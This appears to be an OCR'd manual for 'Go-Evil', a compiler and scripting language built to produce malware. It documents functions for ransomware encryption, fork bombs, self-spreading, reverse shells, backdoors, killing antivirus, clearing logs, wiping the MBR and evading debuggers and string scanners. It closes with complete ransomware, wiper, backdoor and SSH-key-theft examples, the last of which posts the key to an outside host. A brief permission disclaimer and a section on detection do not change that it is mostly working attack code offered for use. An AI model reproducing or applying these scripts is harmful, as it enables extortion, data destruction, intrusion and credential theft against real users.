
O'REALLY

GO-EVIL

THE COOKBOOK
VERSION 1.0

The definite way of making malwares



Table

Preface

1. This book has been written for compiler version 3.0

2. Everything seen in this book should be seen as the collected works of multiple people and should only be replicated for knowledge.

3. Make sure to get proper permission before trying anything against somebody else.

Revision

Version	Changes
1.0	Base release

What is go-evil?

Go-evil/goevil is a project aimed to simplify the production of malware, it does this by utilizing simple syntaxes and the idea that small code sets can produce advanced codes. The latter one can be utilized when comparing how little `evil` code you need to create ransomware.

Clarifications regarding some names

goevil

Goevil is the project hosted over at github, the go part in Goevil stands for Golang and refers to the programming language on which goevil is built on.

gevil

Gevil is the compiler that is compiled and utilized in the Go-evil project.

evil

Evil is the actual language which is compiled into a binary executable
The evil language can be seen as a `wrapper based language` meaning that functions in Evil are seen as a wrapper for a golang function (in this case, you could implement a C++ based compiler and then the language would be a wrapper for a C++ function).

Difference in versions

Version	Difference to previous version
1.0	Base release.
2.0	Major improvements from version 1.0, consists of a new code base which comes with multiple different new features to what is possible, but also how we work.
3.0	Continuation of where 2.0 ended, contains many internal improvements to the project and its structure.

Installation

Locally

To be able start out our installation journey, we first will need to grab the latest source code! This can be done by running `git clone git@github.com:s9rA16Bf4/go-evil.git`

After cloning the repository you will now find a folder called `go-evil` in your current working directory, entering it and running `make dependencies && make` will

1. Install all needed go dependencies
2. Compile the compiler locally

To compile your evil code you only need to run `gevil -f <path/to/file>`

Docker

To utilize docker then you will start off by cloning the latest source code, this can be done by running `git clone git@github.com:s9rA16Bf4/go-evil.git`.


***Note**: For the commands to work as intended in this section, you will need to create a folder labeled `builds` in your current working directory.*

After this just run `make docker` to compile the Dockerfile and after this you can utilize the following command, `docker run -v $(pwd)/builds:/app/builds --rm goevil/gevil <commands>`

Or if you would prefer to be more comfortable you also can run a prebuilt bash script which is located under `tools/gevil.sh`. An example of how you can utilize this script is by the following, `bash tools/gevil <commands>`.

What is a malware

First termed back in 1983 by Leonard Adleman, malware is a written program usually for malicious intent. The severity of a malware can range from a funny one, like the “Albanian virus" to a very critical one such as Wannacry.



The aftermath of these shown examples range from a laugh or two till that over 300 000 people got infected and around $4 billion in damages.[1]

Malwares come in different forms and in different ways and are therefore split up into groups to define them. Some of them have been listed in the table below.

Group name	Description	Famous malware
Trojan	Usually disguised as legit software, but on execution drops the payload.	Emotet
Ransomware	Encrypts files on the victims computers and wants a payment for them to be unencrypted.	WannaCry
Wiper	Like a trojan it is usually disguised but once executed will proceed to “wipe” the entire computer.	Petya
Worm	Subset of a trojan, but is in its nature a self-replicating piece of software capable of spreading between computers.	Stuxnet

How to detect a malware

There are many different ways to detect malware, and in this book I will talk primarily about two versions.

Signature-based

Yara rules

A so-called Yara rule is a set of instructions that you're looking for to match. These rules can search from strings in a binary file into hex sequences.

The following examples showcase a rule where they are looking for hex sequences in a binary file, but they only know a part of the hex that they are looking for.

What is worth noting is the *or* condition under the conditions label meaning that if only one of the of the strings are identified then it will be reported to the user.

```
/*
 * Match any file containing the 01 23 45 ?? ?? AB CD EF byte sequence.
 */
rule WildcardHexExample {
        strings:
                // A few hex definitions demonstrating
                $hex_string1 = { 012345????ABCDEF }
                $hex_string2 = { 012345????abcdef }
                $hex_string3 = { 01 23 45 ?? ?? ab cd ef }

        condition:
                // Match any file containing
                $hex_string1 or $hex_string2 or $hex_string3
}
```

https://medium.com/@cloud_tips/yara-rule-examples-17414a0536f7

Known hashes

Another popular way of detecting malware is by utilizing already known hashes, but one of the big issues with this approach is that the malware only needs to change one little thing for the hash to become completely different.

Behavior-based

Behavior based malware detection is a lot harder way to approach detection, but it also yields a better result as we determine our detection on what the malware is doing compared to what it contains.

Dissection of a goevil malware

Compiler Configuration

A so-called compiler configuration section is a beginning section in an evil script which informs the compiler about how certain behaviors should be set and how the malware shall be compiled.

```
[
    version 3.0
    output call
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]
```

***Note**: The arguments shown in the image above can also be set through the CLI.*
***Note**: These sections are not needed but are highly recommended as you will not need to rewrite the CLI arguments each time.*

Layout

Built In structs

The main structure that each domain will utilize is called the `spine` and each “substructure” is referred to as a `rib`.

These names are an analogy for how the human spine which is the center for the body and how each rib is connected to the spine.

Functions

At this point in time there exist three different function types, a function type just describes what kind of function it is and when it should be placed in the final executable.

The function types are,

1. **boot**, these are the functions that will be automatically called on boot of the program.

2. **loop**, these functions are automatically called within the for-loop in the main function.

3. **call**, these are functions that will need to be called by themself, i.e. self::call("<function_name>") or through a binding (explicit to the window domain).

4. **end,** these functions are called just before the program is exited.

The template shown below showcases how functions are defined.

```
<function_type> <function_name> {
        <code>
        .
        .
        .
}
```

Call function


These functions need to declare what kind of return type that will be returned, the possible types are `none`, `string`, `boolean` and `integer` and are used in the following manner.

```
call function_to_call -> null {
    system::outln("Hello I was summoned!")
}

call return_function -> integer {
    self::set_run("0") @ Set the return element @
}
```

Strings

Strings in a golang executable are not stored with a null terminator, which makes it harder to detect strings in a binary file but it's not impossible. By default a golang string is produced during runtime and stored into the *StringHeader* struct.



type StringHeader

```
type StringHeader struct {
    Data uintptr
    Len  int
}
```

StringHeader is the runtime representation of a string. It cannot be used safely or portably and its representation may change in a later release. Moreover, the Data field is not sufficient to guarantee the data it references will not be garbage collected, so programs must keep a separate, correctly typed pointer to the underlying data.

Image N: Obtained from https://pkg.go.dev/reflect#StringHeader

Golang strings can sometimes be found by using tools such as gostringsr2[2] and golang_loader_assist[3]

To circumvent that these softwares can detect a string in a goevil executable we instead utilize an algorithm to convert each string during compile time to a set of integer arrays which under runtime are reconstructed into the original strings.

The alphabet utilized for this is a default American one but can be changed at compile-time so that i.e. A not will have the index 0 in the final binary. To do this, utilize the `-A` flag followed by a file containing all the supported letters and in which order you want them to be defined.

Variables

Go-evil supports two different versions of variables, these are labeled as compile-time ($) and runtime (€) variables and are named after where in the process they can be set and accessed.

***Note**: If a variable is not "set" and is accessed the value NULL is always returned.*

Compile Time variable

These variables are parsed and replaced during compile time which means that you could enter sensitive data (such as a password) that during compile-time will be replaced with a hash:ed version instead.

Runtime variable

Runtime variables are what is most similar to a standard variable from say C, these are set and processed during ofc runtime of the malware.

Predefined variables

Go-evil comes with already defined variables which are explained by the table below.

Value	Compile time	Runtime	Description
1 - 5	**X**	**X**	Variables that the user can utilize
13	**-**	**X**	Each value found in a foreach
23	**X**	**X**	Returns the executables name
39	**X**	**X**	Grabs the current working directory
40	**X**	**X**	Grabs the path to the current user's home directory
666	**X**	**X**	Grabs the current user's name

The pattern that emerges from this is that most variables do the exact same thing with the exception of in which stage they are parsed and set. E.g. the username obtained through 666 might not be the same as the one in €666€.

Detection of debuggers

Go-evil v2.0 comes with a detection system for debuggers and multiple ways to respond to finding one. These ways are set either through the compiling script and/or the CLI.

Name	Description
none	The malware will take no action.
stop	The malware will halt any execution and exit.
remove	The malware will halt any execution, remove itself and exit.
loop	The malware enters an infinite loop.

```
[
    version 2.0
    output dns_lookup
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]
```

```
./gevil -f examples/network/dns_lookup.evil --debugger_behavior none
```

Resulting go-code

```
package main

import(
    ...
    )

// Structs

// Consts

// Global variables
...

// Function def
...

func main(){
    // Calling `boot` functions
    ...

    for <behavior pattern> {
        // Calling `loop` functions
        ...
    }
}

// Calling `end` functions

```


Syntaxes

Comments

Comments need to be explicitly stated through the comment starting and ending with `@`.

Example:

```
@ This is a comment @
```

A comment has only one restriction which is that they can't be placed inline with evil code.

```
system::@comment@out("Hello, world")
```

The result from running the code above is that the line is not recognized and is therefore not included in the final malware

Therefore they can only be placed on separate lines and after evil code as shown below

```
@ This is fine @
system::out("Hello, world") @ This is also fine @
```

Foreach

Definition: A simple for loop, each value in the provided evil array is placed into *€13€*.
Syntax: Starts with foreach and ends with *"end foreach"*.
Input: An evil array.

Example:

```
loop main_func {
    foreach(${"1","2","3","4","5"}$):
        system::outln("€13€") @ The index €13€ is configured to only be used by foreach loops @
    end foreach

    system::exit("0")
}
```

If/else statements

Definition: The classical if/else statements.
Syntax: Starts with *if* and ends with *“end if" and* in between the *if* and *“end if”* should an *else* be located.
Input: An evil array, in the following format. ${“a”, “operator”, “b”}$
The available operators are..

Operator	Description
>	a is larger then b
<	a is less than b
>=	a is larger or equal to b
<=	a is less or equal to b
==	a is equal to b
!=	a is not equal to b

Example:

```
loop main_func {

    if(${"1", ">", "2"}$):
        system::outln("1 is bigger than 2")
    else:
        system::outln("1 is smaller than 2")
    end if

    if(${"1", "!=", "2"}$):
        system::outln("1 is not equal to 2")
    else:
        system::outln("1 is equal to 2")
    end if

    if(${"true", "==", "true"}$):
        system::outln("true")
    else:
        system::outln("false")
    end if

    @ Put values into our runtime variables @
    self::set_run("My god!")
    self::set_run("I prefer evil!")

    if(${"€1€", ">=", "€2€"}$):
        system::outln("€2€ is the larger string")
    else:
        system::outln("€1€ is the larger string")
    end if

    system::exit("0")
}
```

Injecting code/imports

From Goevil version 3.0 and forward you have the ability to inject golang code which will be placed within the compiled malware, this can be utilized to extend the capabilities of the malware.

For this to work, we have introduced two new definitions, one for injecting code and one for injecting imports.

Code

Definition: Adds a new golang function, this will create a function in the src code with a random name, and the provided function type will determine when the function will be executed.

Syntax: Starts with % <function_type> { and ends with a }%

Example:

```
% boot {
    time.Sleep(10)
    fmt.Println("I'm called at boot")
}%
```

Note: *Only boot, loop and end definitions are allowed*

Imports

Definition: Adds a new import to the src code
Syntax: Starts by %[and ends with]% and everything beside these characters will be treated as a golang import

Example:

```
%[
    time
    fmt
]%
```

Domains

This section will be split up into the different available domains.
All of the different function in each domain can be reached through this general syntax

```
domain::function("<value>")
```

base64

Function	Description	Input
encode	Encodes the proved string, the result is placed in a runtime variable	The string to encode
decode	Decodes the provided string, the result is placed in a runtime variable	The string to decode

bombs

Function	Description	Input
fork_bomb	Performs a fork bomb	Input is an evil array, ${"time until detonation in ms", "execution function name"}$
logical_bomb	Performs a logical bomb	Input is an evil array, ${"time until detonation in ms", "execution function name"}$

***Note**: The `execution function name` is a `call` function which is called and will start the detonation time for the bomb after returning.*

crypto

Function	Description	Input
encrypt	Encrypts all added targets	None or `${"<crypto system>", "<key length>", "<key>", "<new extension>" , "target_1", "target_2", ... "target_N"}$` to set everything at once
set_method	Sets if we are gonna use AES or RSA encryption	`aes` or `rsa`
set_aes_key	Sets the key to utilize for AES encryption/decryption	The key to utilize
generate_aes_key	Generates an AES key	N/A
generate_rsa_key	Generates an RSA key	N/A
add_target	Adds a target to encrypt	Path to target
set_extension	Sets which extension each encrypted/decrypted file should have	Extension
decrypt	Decrypts all added target	None or `${"<crypto system>", "<key length>", "<key>", "<new extension>" , "target_1", "target_2", ... "target_N"}$` to set everything at once
clean_targets	Removes all added targets	N/A

infect

Function	Description	Input
path	Puts a copy of the malware at the given location	Path to where the new malware should be placed

powershell

Function	Description	Input
set_execution_policy	Sets the execution policy on a windows based system	AllSigned, Bypass, Default, RemoteSigned, Restricted, Undefined or Unrestricted

random

Function	Description	Input
int	Generates an a random integer between *min* and *max*	An evil array with the following format ${“min”, “max”}$
string	Generates a random string	The length of the random string

network

Function	Description	Input
ping	Pings a target and saves the response in a runtime variable	Evil array with the following format ${'target', 'count', 'udp/tcp'}$
get_local_ip	Sets a runtime variable with the local IP	N/A
get_global_ip	Sets a runtime variable with the global IP	N/A
get_interface	Populates two runtime variables with the interface name and mac	N/A
get_interfaces	Grabs all interfaces and saves them in an Evil array which is placed in a runtime variable	N/A
get_networks	Grabs all nearby located networks, and puts the result in an Evil array which is placed in a runtime variable	N/A
reverse_shell	Starts a reverse shell between you and the target	Evil arrays in the following format ${‘attacker ip’, ‘attacker_port’}$
download	Downloads the file provided from the url and saves it to the disk with the same name	URL to connect to
dns_lookup	Performs a dns lookup and saves the result in a runtime variable	Domain to look up
wifi_disconnect	Tries to disconnect the computer from the wifi network	N/A
get	Performs a GET request to the provided website and saves the result in a runtime variable	Website to work with
post	Performs a POST	Evil array with the following format

	request to the provided website and saves the result in a runtime variable	${‘url’, 'data', 'agent', ‘content-type’}$

self

Function	Description	Input
call	Calls a user defined Evil function that is of type `call`	Name of the function to call
include	Includes a file with the malware, a compile-time variable will be set with the name of the internal variable from which you can work with the included data	Path to the file to include
set_run	Sets a runtime variable with whatever value you pass	Value to assign
set_comp	Sets a compile-time variable with whatever value you pass	Value to assign
add_random_var	Generates N amount of random variables which is included in the src code of the malware	How many variables you want
add_random_func	Generates N amount of random functions which is included in the src code of the malware	How many functions you want

system

Function	Description	Input
out	Prints whatever value is passed	Value to print
outln	Prints whatever value is passed, but ends in a newline	Value to print
in	Takes an input from the user and saves it in a runtime variable	N/A
exit	Exits the program	Return code
exec	Executes a command on the running operating system and saves the result in a runtime variable	Command to exec
abort	Stops the malware from executing if the computers locale matches the list of disabled regions	Evil array in the following format ${“locale-1”, “locale-2”, …}$ The locales entered must be of ISO-3166-1
reboot	Reboots the computer	N/A
shutdown	Shutdowns the computer	N/A
add_to_startup	Tries to add the malware to the list of startups	N/A
list_dir	Gets all files in a provided directory and the result is placed in a runtime variable with the format of an Evil array	Path/To/Directory
write	Creates a file on the local disk and writes data to it	Evil array in the following format ${“path/to/file”, “data_1”, … “data_n”}$
read	Reads the contents of a file and the result is placed in a runtime variable	Path/to/file
remove	Removes a file or a folder (if its empty)	Path/to/object

move	Moves a file to another directory	Evil array in the following format ${“path/to/src”, “path/to/dest”}$
copy	Copies a file to another directory	Evil array in the following format ${“path/to/src”, “path/to/dest”}$
change_background	Tries to change the background image	Path/to/the/image to utilize, this path will need to be where the image is on the target device
elevate	Tries to elevate the malwares privileges	N/A
create_user	Tries to create a user	Evil array in the following format ${“username”, “password”}$
kill_process_id	Tries to kill a process based on it’s pid	PID to kill
kill_process_name	Tries to kill a process based on its name	Name to kill
kill_antivirus	Tries to kill the antivirus	N/A
clear_logs	Tries to remove logs from the target system	N/A
wipe_system	Tries to wipe the entire system	N/A
wipe_mbr	Tries to wipe the mbr	Evil array in the following format ${"device", "erase partition table? (true/false)"}$
get_disks	Tries to grab all disks, the result is placed in a runtime variable with the following Evil array format ${“device_1”, “device_2”, …, “device_n”}$	N/A
get_users	Tries to grab all users, the result is placed in a runtime variable with the following Evil array format ${“user_1”, “user_2”, …, “user_n”}$	N/A
get_processes	Tries to grab all processes, the result is placed in a runtime variable with the following Evil array	N/A

	format ${“pid_1 - name_1”, … ““pid_n - name_n””}$	
get_processes_name	Tries to grab all processes, the result is placed in a runtime variable with the following Evil array format ${“proc_name_1”, …, “proc_name_n”}$	N/A
get_processed_pid	Tries to grab all processes, the result is placed in a runtime variable with the following Evil array format ${“pid_1”, “pid_1”, …, “pid_n”}$	N/A

time

Function	Description	Input
until	Sleeps until the time condition is met	Two formats are allowed ***YYYY/MM/DD-hh:mm*** and ***hh:mm***
sleep	Sleeps an n amount of seconds	Seconds to sleep

window

Function	Description	Input
html	Adds html code to the src code	HTML line
js	Adds js code to the src code	Javascript line
css	Adds css code to the src code	CSS line
width	Sets the width of the window	Width of the window

height	Sets the height of the window	Height of the window
title	Sets title of the window	Title of the window
bind	Binds a javascript function with a local `call` function	Evil array in the following format ${“javascript_function_name”, “evil_function_name”}$
run	Utilized to generate the GUI window which will display all the added html/js/css code	N/A
navigate	Generates a GUI window and displays a url	URL to visit
load	Reads the contents of a local html file and does the same as manually adding html/js/css code to the src code	Path/to/html/file

backdoor

Function	Description	Input
start	Executes a backdoor on the machine where the malware is located	The port that the backdoor will listen on

How to build your own domain

Building your own domain is simple, and this section will cover the necessary grounds.

First, we must create a directory to house our domains. E.g. **third_party_domains**.
Within this directory create another directory, this should be the name of your plugin and will be the name that your program must import and utilize to reach the functions within the domain. An example of a domain name could be **test.**

The domain folder must contain a function called **Parser** and have the following definition.

```
func Parser(function string, value string, data_object *json.Json_t) []string {
```

How you handle everything in this function is totally up to you, but the contents of the string array returned to the program must be a function call.

An example of how you could handle the functions within your domain.

```
func Parser(function string, value string, data_object *json.Json_t) []string {
    call := []string{}

    switch function {
    case "until":
        call = until.Until(value, data_object)

    case "sleep":
        call = sleep.Sleep(value, data_object)

    default:
        notify.Error(fmt.Sprintf("Unknown function '%s'", function), "system.Parser()", 1)

    }

    return call
}
```

Within each domain folder you must run the command **go build -buildmode=plugin**, this will create a .so (Shared object) file which goevil will import and utilize to find the **Parser** function

You should utilize **--external_domain_path** to include your domain during compilation of your malware,

Example

An easy example of how you can define a function in your domain which goevil will pick up and include can be seen in the image below, where gut will be the meat of the function.

```
// Makes the malware sleep for an n amount of seconds
func Sleep(value string, data_object *json.Json_t) []string {
    function_call := "Sleep"

    data_object.Add_go_function(functions.Go_func_t{Name: function_call, Func_type: "", Part_of_struct: "", Return_type: "",
        Parameters: []string{"repr_1 []int"},

        Gut: []string{
            "i_value := gotools.StringToInt(spine.variable.get(spine.alpha.construct_string(repr_1)))",
            "time.Sleep(time.Duration(i_value) * time.Second)",
        }})

    data_object.Add_go_import("time")
    data_object.Add_go_import("github.com/s9rA16Bf4/Go-tools")

    parameter_1 := data_object.Generate_int_array_parameter(value)

    return []string{fmt.Sprintf("%s(%s)", function_call, parameter_1)}
}
```

The utilized structure ***functions.Go_func_t*** is defined as the following

```
type Go_func_t struct {
    Name           string   // Obfuscated function name or the real function name
    Func_type      string   // Which sort of type this function is, call/loop/boot
    Part_of_struct string   // This should contain the name of what struct this function is part of
    Return_type    string   // What kind of value can we expect to be returned
    Parameters     []string // Potential input needed
    Gut            []string // The contents of the function
}
```

Note: Leave the ***Part_of_struct*** empty if the function doesn't belong to a struct
Note: ***Return_type*** *can be left* empty if the function type (***Func_type***) isn't of type call

Add_go_import essentially informs the compiler that your function needs the following library imported to work.

Each parameter to your function will need to be an int array that will represent your string, this is why we utilize ***data_object.Generate_int_array_parameter*** and ***spine.alpha.construct_string*** to translate the string to an int array and to translate it back into a string. We do this in the first case to add an extra layer of security against programs that can simply obtain strings for executables.

What the function must return in a string array of the functions to call, and which values that will be passed to the function when calling it.

Examples

User input/output

```
use system

[
    version 3.0
    output in
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]



loop main_func {
    system::in() @ Takes a user input, which is saved in a runtime variable @
    system::outln("Hello €1€")
    system::exit("0")
}
```

List directory

```
use system

[
    version 3.0
    output list_dir
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]



loop main_func {
    system::list_dir(${"", "€39€/examples/system/"}$) @ This will place the result into the first available runtime variable @
    foreach("€1€"):
        system::outln("€13€") @ This prints all the found files @
    end foreach

    system::exit("0")
}
```

Simple encryption

```
use crypto
use system

[
    version 3.0
    output aes
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]


loop main_func {
    crypto::generate_aes_key("16") @ Make sure that the length of the key is long enough to encrypt the file @
    crypto::add_target("€39€/examples/crypto/target_file.txt") @ Target file @
    crypto::set_method("aes")
    crypto::set_extension(".haxxed") @ Each encrypted file will have this extension @
    crypto::encrypt() @ Starts the encryption @

    crypto::clean_targets() @ Removes every prevously added target @

    crypto::add_target("€39€/examples/crypto/target_file.txt.haxxed")
    crypto::set_extension(".saved") @ Each decrypted file will have this extension @
    crypto::decrypt() @ Starts the decryption @


    system::exit("0")
}
```

Spreading your malware

```
use system
use infect

[
    version 3.0
    output infect_path
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]

boot infect {
    infect::path(${"€39€/examples/infect/€23€_copy", "false"}$) @ The €23€ means the current executables name @
}

loop main_func {
    system::outln("** Infecting **")
    system::exit("0")
}
```

Project

This section will contain every code needed to do some larger and more complex projects.

Ransomware

```
use window
use system
use crypto
use time

[
    version 3.0
    output alien
    os linux
    arch amd64
    obfuscate false
]

call decrypt_files -> null {
    crypto::clean_targets() @ Remove all our prevously gathered targets @
    crypto::set_extension(".cleared")
    crypto::set_aes_key("hiveXXXXXXXXXXX")
    crypto::set_method("aes")

    system::list_dir(${"file", "€40€/Desktop"}$) @ Puts the result into €1€ @
    foreach("€2€"):
        crypto::add_target("€13€") @ Add each file to our target list @
    end foreach

    crypto::decrypt()
}

boot encrypt_files {
    crypto::set_extension(".hive")
    crypto::set_aes_key("hiveXXXXXXXXXXX")
    crypto::set_method("aes")

    system::list_dir(${"file", "€40€/Desktop"}$) @ Puts the result into €1€ @
    foreach("€1€"):
        crypto::add_target("€13€") @ Add each file to our target list @
    end foreach

    crypto::encrypt()
}
```

```
loop window_run {
    window::bind(${"decrypt", "decrypt_files"}$)

    window::js("function checking() { var input = document.getElementById('in').value; if (input === 'hive'){decrypt(); window.alert('Successfully decrypted files')}else{window.alert('Enter hive int

    window::css("body{ background-image:url('https://raw.githubusercontent.com/s9rA16Bf4/go-evil/v2/examples/ransomware/Alien/background.jpg'); background-repeat: no-repeat;  background-size: cover;
    window::css("label{color: #555;}")
    window::css("#input_box {position: absolute; bottom: 0; left: 50%; background-color: #DBF9FC;}")

    window::html("<div id='input_box'>")
    window::html("<label for='in'>Input</label>")
    window::html("<input id='in' type='input'>")
    window::html("<input type='submit' onclick='checking()'>")
    window::html("</div>")

    window::width("934")
    window::height("580")
    window::title("You just got hived")

    window::run()
    system::exit("0")
}
```

Note: *You can see the full example at ransomware/alien/alien_linux.evil*

Wiper

```
use window
use system
use crypto
use wipe

[
    version 3.0
    output magic_word
    os linux
    arch amd64
    obfuscate false
]

@ Decrypts all encrypted files @
call decrypt_files -> null {
    crypto::clean_targets()
    crypto::set_method("rsa")

    system::list_dir(${"file", "€40€/Desktop"}$)
    foreach("€2€"):
        crypto::add_target("€13€")
    end foreach

    crypto::decrypt()
}

@ Delete malware, then system and mbr @
call destroy_files -> null {
    system::wipe_mbr(${"/dev/sda", true}$)
    system::wipe_system()
    system::reboot()
}
```


```
boot encrypt_files {
    crypto::generate_rsa_key("2048")
    crypto::set_method("rsa")
    crypto::set_extension(".magic")

    system::list_dir(${"file", "€40€/Desktop"}$)
    foreach("€1€"):
        crypto::add_target("€13€") @ Add each file to our target list @
    end foreach

    crypto::encrypt()
}

loop window_run {
    system::elevate()
    window::bind(${"decrypt", "decrypt_files"}$)
    window::bind(${"destroy", "destroy_files"}$)

    window::load("$39$/examples/ransomware/magic_word/index.html")

    window::width("800")
    window::height("600")


    window::run()
    system::exit("1")
}
```

Note: *You can see the index.html utilized at ransomware/magic_word/index.html*

Backdoor

```
use backdoor

[
    version 3.0
    output backdoor
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]


loop main_func {
    backdoor::start("6666")
}
```

Connecting to the backdoor and reading the passwd file will return the contents

```
pringles@shipFullOfIpren:~/Desktop/go-evil$ nc 127.0.0.1 6666
>> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Stealing a target SSH key and uploading it

```
use system
use network

[
    version 3.0
    output ssh_key
    os linux
    arch amd64
    obfuscate false
    debugger_behavior stop
]



loop main_func {
    system::read("€40€/.ssh/id_ed25519")
    network::post(${"https://httpbin.org/post", "€1€", "super-evil-agent", "text/plain"}$)

    system::exit("0")
}
```

References

1. Wannacry Ransomware Attacks
2. GoStringsr2
3. Golang Loader Assist